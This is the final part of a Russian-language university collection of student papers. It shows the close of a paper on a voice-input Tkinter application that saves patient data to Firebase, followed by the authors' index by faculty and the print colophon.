В медицине оперативное внесение данных о пациентах критично для своевременного принятия решений. Медицинский персонал может использовать голосовой ввод для записи симптомов, истории болезни и других сведений, что ускоряет рабочий процесс и снижает вероятность ошибок.

В образовательной сфере преподаватели могут с помощью голосовых команд регистрировать посещаемость, оценки и другую информацию, повышая эффективность административной работы и улучшая планирование учебного процесса.

В бизнесе и финансах своевременное обновление информации с помощью голосового ввода позволяет быстрее реагировать на изменения в рыночной ситуации, вносить корректировки в отчётность и принимать обоснованные решения. Облачные базы данных обеспечивают совместную работу сотрудников в реальном времени.

В индустрии развлечений голосовой ввод позволяет оперативно управлять контентом – будь то создание метаданных, диктовка описаний или организация медиатеки. Облачное хранение обеспечивает доступ к контенту из любой точки мира.

В логистике и транспорте использование голосового интерфейса помогает регистрировать перемещение грузов, статус поставок и другие параметры без необходимости ручного ввода. Это особенно актуально в условиях работы на ходу или при высокой плотности операций.

Таким образом, речевые интерфейсы и облачные технологии обеспечивают не только удобство, но и значительное повышение эффективности в работе с цифровыми данными. Их интеграция позволяет автоматизировать рутинные задачи, сократить издержки и повысить качество обслуживания.

**Функциональные возможности.** Пользователь может выбрать режим работы приложения – локальный или облачный. В первом случае все данные сохраняются на локальное устройство, что удобно при отсутствии подключения к интернету. Во втором – используется база данных Firebase, обеспечивающая синхронизацию и централизованный доступ к данным.

Ввод данных реализован как через формы, так и через голосовые команды (рисунок 2). Последние преобразуются в текст с помощью библиотеки SpeechRecognition, а затем автоматически заполняют поля формы. Это позволяет значительно ускорить процесс ввода информации и минимизировать ошибки, связанные с ручным вводом.

The screenshot shows a web application window titled "Patient Data" with a menu bar containing "Файл", "Ручной ввод", and "Редактировать". Below the menu is a table with 9 columns: ID, Имя, Фамилия, Пол, Возраст, Рост, and Вес. The table contains 7 rows of patient data. Below the table, it says "Режим сохранения: Firebase". At the bottom, there is a console log showing a series of Firebase database operations for adding and updating patient data for ID 7.

ID	Имя	Фамилия	Пол	Возраст	Рост	Вес
1	Ирина	Романова	женский	52	160	64
2	Иван	Смирнов	мужской	54	189	98
4	Арина	Гулевич	женский	20	168	53
5	Евгений	Лапин	мужской	25	184	100
6	Павел	Иванов	мужской	64	174	58
7	Олег	Соболев	мужской	43	170	89

Режим сохранения: Firebase

```

Установлена фамилия: Соболев
Данные пациента 7 сохранены в Firebase: {'First Name': 'Oler', 'Last Name': 'Соболев', 'Gender': None, 'Age': None, 'Height': None, 'Weight': None}
Данные пациента 7 сохранены в Firebase: {'First Name': 'Oler', 'Last Name': 'Соболев', 'Gender': None, 'Age': None, 'Height': None, 'Weight': None}
Установлен пол: мужской
Данные пациента 7 сохранены в Firebase: {'First Name': 'Oler', 'Last Name': 'Соболев', 'Gender': 'мужской', 'Age': None, 'Height': None, 'Weight': None}
Установлен возраст: 43
Данные пациента 7 сохранены в Firebase: {'First Name': 'Oler', 'Last Name': 'Соболев', 'Gender': 'мужской', 'Age': 43, 'Height': None, 'Weight': None}
Данные пациента 7 сохранены в Firebase: {'First Name': 'Oler', 'Last Name': 'Соболев', 'Gender': 'мужской', 'Age': 43, 'Height': None, 'Weight': None}
Установлен рост: 170
Данные пациента 7 сохранены в Firebase: {'First Name': 'Oler', 'Last Name': 'Соболев', 'Gender': 'мужской', 'Age': 43, 'Height': 170, 'Weight': None}
Установлен вес: 89
Данные пациента 7 сохранены в Firebase: {'First Name': 'Oler', 'Last Name': 'Соболев', 'Gender': 'мужской', 'Age': 43, 'Height': 170, 'Weight': 89}
  
```

Рисунок 2 – Пример ввода данных

Также реализована возможность редактирования и удаления записей. При двойном щелчке на записи открывается окно редактирования, где можно изменить любые поля. Удаление записи сопровождается подтверждением действия, что исключает случайные удаления. Вся информация обновляется в реальном времени, отражаясь как в интерфейсе, так и в базе данных.

Процесс ввода цифровой информации был тщательно протестирован и оптимизирован для обеспечения его точности. Получение обратной связи от пользователей помогло выявить и устранить возможные проблемы.

**Сценарии использования и преимущества.** Предлагаемое приложение может использоваться в медицинских учреждениях для регистрации данных пациентов, истории болезней, параметров здоровья и других сведений. Голосовой ввод особенно полезен в условиях ограниченного времени или невозможности ручного ввода. Облачное хранилище позволяет нескольким специалистам получать доступ к актуальной информации с различных устройств и в разных локациях.

Преимуществом решения является также его адаптируемость: возможность выбора режима хранения, гибкая архитектура, простота расширения функционала. Реализация интерфейса на Tkinter делает приложение кроссплатформенным в пределах настольной среды Python.

Особое внимание было уделено обеспечению устойчивой работы системы в условиях нестабильного интернет-соединения. При возникновении ошибок подключения к Firebase пользователь получает уведомление с возможными способами устранения проблемы. В случае невозможности выполнения операции приложение автоматически переключается на локальный режим, что исключает потерю данных.

Также были реализованы дополнительные проверки, позволяющие избежать дублирования записей и ошибок формата. Все операции сопровождаются обратной связью в интерфейсе, повышающей информативность и удобство работы.

Разработанное приложение продемонстрировало эффективность интеграции распознавания речи и облачных сервисов для задач медицинского документооборота. Совмещение голосового ввода и гибких механизмов хранения позволяет ускорить процесс ввода данных, повысить их точность и упростить доступ к информации.

## Литература

1 Ронжин, А. Л. Речевой и многомодальный интерфейсы / А. Л. Ронжин, А. А. Карпов, И. В. Ли. – М. : Наука, 2006. – 173 с.

## АВТОРЫ

### БИОЛОГИЧЕСКИЙ ФАКУЛЬТЕТ

**Бортневская Э. М.** Исследование профиля функциональной асимметрии головного мозга музыкантов. Биологический факультет, 3 курс. Научный руководитель Курак Е. М., ст. преподаватель кафедры биологии, тел. 51–21–55.

**Будяну И. С.** Исследование влияния стимуляторов роста на морфометрические параметры проростков озимого рапса (*Brassica napus* L.). Биологический факультет, 2 курс. Научный руководитель Дроздова Н. И., зав. кафедрой химии, канд. хим. наук, доцент, тел. 51–21–41.

**Булавкина И. А.** Особенности естественного возобновления в дубовых насаждениях. Биологический факультет, магистрант. Научный руководитель Лазарева М. С., зав. кафедрой лесохозяйственных дисциплин, канд. сельхоз. наук, доцент, тел. 51–19–21.

**Булухто К. С.** Анализ влияния факторов различной природы на остроту зрения у студентов I–III курсов. Биологический факультет, 3 курс. Научный руководитель Зятков С. А., ст. преподаватель кафедры биологии, тел. 51–21–55.

**Буценко В. А.** Применение технологии модульного обучения на уроках химии в средней школе. Биологический факультет, 3 курс. Научный руководитель Пырх О. В., ст. преподаватель кафедры химии, тел. 51–21–41.

**Ветлина В. П.** Определение тактильной чувствительности у девушек, играющих на музыкальных инструментах. Биологический факультет, 3 курс. Научный руководитель Курак Е. М., ст. преподаватель кафедры биологии, тел. 51–21–55.

**Громыко Е. В.** Закономерности адсорбции свинца (II) песчаной дерново-подзолистой почвой. Биологический факультет, 4 курс. Научный руководитель Хаданович А. В., доцент кафедры химии, канд. хим. наук, доцент, тел. 51–21–41.

**Диденко А. К.** Анализ типов сердечно-сосудистой системы на дозированную нагрузку у студентов-биологов. Биологический факультет, 2 курс. Научный руководитель Зятков С. А., ст. преподаватель кафедры биологии, тел. 51–21–55.

**Дроздов Е. С.** Подрост дуба в сосняках мшистых. Биологический факультет, 2 курс. Научный руководитель Климович Л. К., ст. преподаватель кафедры лесохозяйственных дисциплин, тел. 32–22–80.

**Зенкевич Ю. Д.** Влияние меди на активность почвенной полифенолоксидазы. Биологический факультет, 3 курс. Научный руководитель Дроздова Н. И., зав. кафедрой химии, канд. хим. наук, доцент, тел. 51–21–41.

**Игнатова Т. В.** Определение мышечной работоспособности у студентов биологического факультета. Биологический факультет, 2 курс. Научный руководитель Курак Е. М., ст. преподаватель кафедры биологии, тел. 51–21–55.

**Капенкова П. А.** Особенности зрительно-моторной реакции у студентов с разным типом темперамента. Биологический факультет, 4 курс. Научный руководитель Дроздов Д. Н., доцент кафедры биологии, канд. биол. наук, доцент, тел. 51–21–55.

**Кепенко Ю. С.** Анализ эффективности противопожарного обустройства лесного фонда Наровлянского специализированного лесхоза. Биологический факультет, 4 курс. Научный руководитель Геращенко Е. Н., доцент кафедры лесохозяйственных дисциплин, канд. с.-х. наук, доцент, тел. 51–19–21.

**Кирса Р. Ю.** Зрительная память студентов биологического факультета. Биологический факультет, 3 курс. Научный руководитель Дроздов Д. Н., доцент кафедры биологии, канд. биол. наук, доцент, тел. 51–21–55.

**Миськова В. А.** Видовое разнообразие шмелей (*Hymenoptera, Bombus*) на территории урбоценозов. Биологический факультет, 4 курс. Научный руководитель Сурков А. А., ст. преподаватель кафедры биологии, тел. 51–21–55.

**Мозговая З. А. Переработка лесосечных отходов на топливную щепу в Могилевском лесхозе.** Биологический факультет, 4 курс. Научный руководитель Климович Л. К., ст. преподаватель кафедры лесохозяйственных дисциплин, тел. 32–22–80.

**Мохорева М. А. Индикаторные фены прыткой ящерицы рекреационной зоны «Чёнки».** Биологический факультет, 3 курс. Научный руководитель Кураченко И. В., ст. преподаватель кафедры биологии, тел. 51–21–55.

**Науменко Н. С. Меристические признаки ряда видов рыб семейства карповые из реки Днепр в пределах Речицкого района Гомельской области.** Биологический факультет, 2 курс. Научный руководитель Лебедев А. Н., доцент кафедры биологии, канд. с.-х. наук, доцент, тел. 51–21–55.

**Плащинская Д. В. Особенности вегетативного роста трутовика серно-желтого на агаризованных питательных средах.** ГНУ «Институт леса НАН Беларуси», аспирант. Научный руководитель Трухоновец В. В., доцент кафедры лесохозяйственных дисциплин, канд. с.-х. наук, тел. 57–11–15.

**Радкевич А. А. Динамика заражённости постодиплостомозом молоди карповых из пойменного водоёма вблизи деревни Велавск Мозырского района.** Биологический факультет, магистрант. Научный руководитель Лебедев А. Н., доцент кафедры биологии, канд. с.-х. наук, доцент, тел. 51–21–55.

**Разуванова А. В. Анализ накопления нитрат-ионов в плодовоовощной продукции, выращенной в условиях микрополевого опыта.** Биологический факультет, 4 курс. Научный руководитель Хаданович А. В., доцент кафедры химии, канд. хим. наук, доцент, тел. 51–21–41.

**Судас А. А. Жужелицы (Coleoptera, Carabidae) в агроценозах злаковых полей, сопряженных со скважинами Давыдовского нефтяного месторождения.** Биологический факультет, 2 курс. Научный руководитель Галиновский Н. Г., доцент кафедры биологии, канд. биол. наук, доцент, тел. 51–21–55.

**Татарина В. В. Получение наночастиц селена с использованием растительных экстрактов.** Биологический факультет, 4 курс. Научный руководитель Воробьева Е. В., доцент кафедры химии, канд. хим. наук, доцент, тел. 51–21–41.

**Ткач В. А. Исследование влияния кадмия в системе «почва–растение» в условиях лабораторного эксперимента.** Биологический факультет, 3 курс. Научный руководитель Дроздова Н. И., зав. кафедрой химии, канд. хим. наук, доцент, тел. 51–21–41.

**Тушинский Ф. Н., Берг А. М., Ксендик А. В. Особенности формирования урожая плодовых тел съедобного гриба шиитакэ при культивировании на древесных субстратах.** Биологический факультет, 3 курс. Научный руководитель Трухоновец В. В., доцент кафедры лесохозяйственных дисциплин, канд. с.-х. наук, тел. 57–11–15.

**Ульянова В. В. Исследование влияния статической и динамической нагрузок на работу сердца у студенческой молодёжи.** Биологический факультет, 3 курс. Научный руководитель Курак Е. М., ст. преподаватель кафедры биологии, тел. 51–21–55.

**Феськова Е. С. Параметры внешнего дыхания студентов биологического факультета в 2024–2025 году.** Биологический факультет, 3 курс. Научный руководитель Дроздов Д. Н., доцент кафедры биологии, канд. биол. наук, доцент, тел. 51–21–55.

**Цуранова К. В. Генетика окрасов домашних кошек города Гомеля.** Биологический факультет, 3 курс. Научный руководитель Лысенко А. Н., ст. преподаватель кафедры биологии, тел. 51–21–55.

**Цыганкова В. А. Генетика окрасов собак города Хойники.** Биологический факультет, 3 курс. Научный руководитель Лысенко А. Н., ст. преподаватель кафедры биологии, тел. 51–21–55.



## **ГЕОЛОГО-ГЕОГРАФИЧЕСКИЙ ФАКУЛЬТЕТ**

**Антипенко Т. Ю.** Этнокультурное пространство Северной Македонии. Геолого-географический факультет, 2 курс. Научный руководитель Соколов А. С., ст. преподаватель кафедры экологии, тел. 51–00–32.

**Бурлакова А. М.** Анализ современной демографической ситуации в Гомельской области. Геолого-географический факультет, 2 курс. Научный руководитель Флёрко Т. Г., доцент кафедры геологии и географии, канд. геогр. наук, доцент, тел. 51–00–31.

**Головаченко В. А., Гащук М. М.** Вклад стационарных и мобильных источников в загрязнение атмосферного воздуха Гомельской области. Геолого-географический факультет, 4 курс. Научный руководитель Ковалёва О. В., зав. кафедрой экологии, канд. биол. наук, доцент, тел. 51–00–32.

**Ермилова Е. В.** Радиоэкологическая обстановка и состояние природных вод в городе Жлобине и Жлобинском районе). Геолого-географический факультет, 3 курс. Научный руководитель Тимофеева Т. А., доцент кафедры экологии, канд. биол. наук, доцент, тел. 51–00–32.

**Кисляков Е. А., Ковзик Н. Д.** Геоэкологическая оценка состояния родников Оршанского района. Геолого-географический факультет, 4 курс. Научный руководитель Соколов А. С., ст. преподаватель кафедры экологии, тел. 51–00–32.

**Ковтуненко А. С.** Инновационные технологии в туризме Беларуси. Геолого-географический факультет, 3 курс. Научный руководитель Флёрко Т. Г., доцент кафедры геологии и географии, канд. геогр. наук, доцент, тел. 51–00–31.

**Кузьменцова М. А.** Возможности развития экстремального туризма в Республике Беларусь. Геолого-географический факультет, 3 курс. Научный руководитель Флёрко Т. Г., доцент кафедры геологии и географии, канд. геогр. наук, доцент, тел. 51–00–31.

**Манько К. М.** Проведение недели географии и экологии в школе – методическая составляющая экологического воспитания. Геолого-географический факультет, 3 курс. Научный руководитель Осипенко Г. Л., ст. преподаватель кафедры экологии, тел. 51–00–32.

**Марцевич Е. И., Рыбалко В. А.** Основные характеристики водопользования на территории Жлобинского района Гомельской области. Геолого-географический факультет, 2 курс. Научный руководитель Ковалёва О. В., зав. кафедрой экологии, канд. биол. наук, доцент, тел. 51–00–32.

**Осипенко В. А.** Анализ осложнений геологического характера при бурении скважин на территории Припятского прогиба (на примере Осташковичского месторождения). Геолого-географический факультет, 3 курс. Научный руководитель Мележ Т. А., ст. преподаватель кафедры геологии и географии, тел. 51–00–31.

**Пикас А. В.** История развития гидравлического разрыва пласта. Геолого-географический факультет, 3 курс. Научный руководитель Мележ Т. А., ст. преподаватель кафедры геологии и географии, тел. 51–00–31.

**Реченков А. В.** Пространственные особенности этнического состава населения Черногории. Геолого-географический факультет, 2 курс. Научный руководитель Соколов А. С., ст. преподаватель кафедры экологии, тел. 51–00–32.

**Руденко А. В.** Оценка загрязнения снежного покрова на территории города Речицы методом резистивиметрии. Геолого-географический факультет, магистрант. Научный руководитель Гусев А. П., зав. кафедрой геологии и географии, канд. геол.-минерал. наук, доцент, тел. 51–00–31.

**Рыжиков Е. А.** Инженерно-геоморфологическая характеристика речной долины Сожа. Геолого-географический факультет, 3 курс. Научный руководитель Мележ Т. А., ст. преподаватель кафедры геологии и географии, тел. 51–00–31.

**Свирский Д. А. Литолого-фациальный анализ отложений межсолевой толщи Припятского прогиба (на примере Красносельского месторождения нефти).** Геолого-географический факультет, 3 курс. Научный руководитель Мележ Т. А., ст. преподаватель кафедры геологии и географии, тел. 51–00–31.

**Щеглов Н. А. Вязкость нефтей и нефтепродуктов как один из важнейших физико-химических параметров углеводородов (на примере месторождений Северной структурной зоны Припятского прогиба).** Геолого-географический факультет, 3 курс. Научный руководитель Мележ Т. А., ст. преподаватель кафедры геологии и географии, тел. 51–00–31.

### **ФАКУЛЬТЕТ ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ**

**Иванов А. Д. Тестирование правил Suricata методом проведения атак.** Факультет физики и информационных технологий, 4 курс. Научный руководитель Васькевич В. В., ст. преподаватель кафедры радиофизики и электроники, тел. +375447533161.

**Комяков Д. Е. Исследование оптических свойств и структуры покрытий, формируемых в условиях высокого вакуума.** Факультет физики и информационных технологий, магистрант. Научный руководитель Федосенко Н. Н., доцент кафедры оптики, канд. физ.-мат. наук, доцент, тел. +375291902920.

**Синегрибов Д. В. Косвенные эффекты  $Z'$ -бозона и расширения стандартной модели на основе  $U(1)_X$  симметрии.** Факультет физики и информационных технологий, аспирант. Научный руководитель Андреев В. В., профессор кафедры теоретической физики, д-р физ.-мат. наук, профессор, тел. 50–38–41.

**Шелестова А. Л. Развитие познавательного интереса учащихся к физике в детском оздоровительном лагере.** Факультет физики и информационных технологий, 4 курс. Научный руководитель Косенок Я. А., канд. тех. наук, доцент, тел. +375447750504.

**Шелудяков И. П. Приобщение к исследовательской деятельности по физике: учебные проекты в седьмом классе.** Факультет физики и информационных технологий, 4 курс. Научный руководитель Годлевская А. Н., доцент кафедры оптики, канд. физ.-мат. наук, доцент, тел. 50–38–33.

### **ФАКУЛЬТЕТ МАТЕМАТИКИ И ТЕХНОЛОГИЙ ПРОГРАММИРОВАНИЯ**

**Быковский Ю. П. Сайт для фитнес-центра на языке Java с использованием фреймворка Spring.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Осипенко Н. Б., доцент кафедры математических проблем управления и информатики, канд. физ.-мат. наук, доцент, тел. 51–03–04.

**Владыковский А. В. Разработка книжного интернет-магазина с использованием фреймворка REACT.JS.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Осипенко Н. Б., доцент кафедры математических проблем управления и информатики, канд. физ.-мат. наук, доцент, тел. 51–03–04.

**Гладкова А. Е. Разработка электронного журнала учета успеваемости учащихся школы на языке Python.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Осипенко Н. Б., доцент кафедры математических проблем управления и информатики, канд. физ.-мат. наук, доцент, тел. 51–03–04.

**Грожек Г. В. Разработка видеочата с использованием набора инструментов ZEGOCLOUD.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Громыко Р. Ю. Динамическая визуализация данных из нереляционной базы данных FIREBASE.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Дубровский М. А. Программное приложение Dostavochka для доставки еды.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Осипенко Н. Б., доцент кафедры математических проблем управления и информатики, канд. физ.-мат. наук, доцент, тел. 51–03–04.

**Журо К. П. Оценка эффективности и перспективы развития веб-приложения для изучения английского языка.** Факультет математики и технологий программирования, 3 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Загоруев Е. Д. Приложение Sportapp для управления тренировками и отслеживания спортивных результатов.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Осипенко Н. Б., доцент кафедры математических проблем управления и информатики, канд. физ.-мат. наук, доцент, тел. 51–03–04.

**Земченко Т. В. Использование UNITY для реализации игры «НИМ» с использованием беспроводных персональных сетей.** Факультет математики и технологий программирования, 2 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Калиниченко В. А. Управление оповещениями об отключениях электроэнергии с использованием Telegram-бота.** Факультет математики и технологий программирования, 3 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Козликовская В. В. Интеграция искусственного интеллекта в образовательные мобильные приложения: возможности и вызовы.** Факультет математики и технологий программирования, магистрант, 1 курс. Научный руководитель Березовская Е. М., доцент кафедры вычислительной математики и программирования, канд. физ.-мат. наук, доцент, тел. 51–03–11.

**Концевой Д. А. Статистический анализ платежного баланса между странами.** Факультет математики и технологий программирования, 3 курс. Научный руководитель Якубович О. В., доцент кафедры фундаментальной и прикладной математики, канд. физ.-мат. наук, доцент, тел. 51–03–01.

**Корж А. С. Разработка приложения для статистического анализа текстов на белорусском языке.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Марченко Л. Н., зав. кафедрой фундаментальной и прикладной математики, канд. техн. наук, доцент, тел. 51–03–01.

**Никитенко Д. В. Анализ долгосрочных и краткосрочных зависимостей фьючерсов на золото и серебро.** Факультет математики и технологий программирования, 3 курс. Научный руководитель Марченко Л. Н., зав. кафедрой фундаментальной и прикладной математики, канд. техн. наук, доцент, тел. 51–03–01.

**Поленок К. А. Автоматизация медицинского документооборота с использованием веб-приложения и Telegram-бота.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Святченко-Дробышевская В. В. Об использовании технологий SPEECH-TO-TEXT / TEXT-TO-SPEECH в мобильном приложении «ПДД-АЛИСА».** Факультет математики и технологий программирования, 4 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Филон А. И. Разработка игры “MOVE\_ON\_4” с одиночным и сетевым режимами.** Факультет математики и технологий программирования, 3 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Ходанович Я. П. Получение и анализ кардиоданных с использованием ESP32.** Факультет математики и технологий программирования, 2 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Чернокал Д. С. О создании Телеграм-бота для интернет-магазина.** Факультет математики и технологий программирования, 2 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

**Шкарубо В. А. Интеграция распознавания речи и облачных сервисов в настольных приложениях для обработки медицинских данных.** Факультет математики и технологий программирования, 4 курс. Научный руководитель Сукач Е. И., доцент кафедры математических проблем управления и информатики, канд. техн. наук, доцент, тел. 51–03–04.

*Научное издание*

## **ТВОРЧЕСТВО МОЛОДЫХ ' 2025**

Сборник научных работ  
студентов, магистрантов и аспирантов

*В трех частях*

*Часть I*

Подписано в печать 20.10.2025. Формат 60х84 1/8.  
Бумага офсетная. Ризография. Усл. печ. л. 26,04.  
Уч.-изд. л. 22,68. Тираж 10 экз. Заказ 545.

Издатель и полиграфическое исполнение:  
учреждение образования  
«Гомельский государственный университет имени Франциска Скорины».  
Специальное разрешение (лицензия) № 02330 / 450 от 18.12.2013 г.  
Свидетельство о государственной регистрации издателя, изготовителя,  
распространителя печатных изданий в качестве:  
издателя печатных изданий № 1/87 от 18.11.2013 г.;  
распространителя печатных изданий № 3/1452 от 17.04.2017 г.  
Ул. Советская, 104, 246028, Гомель.

.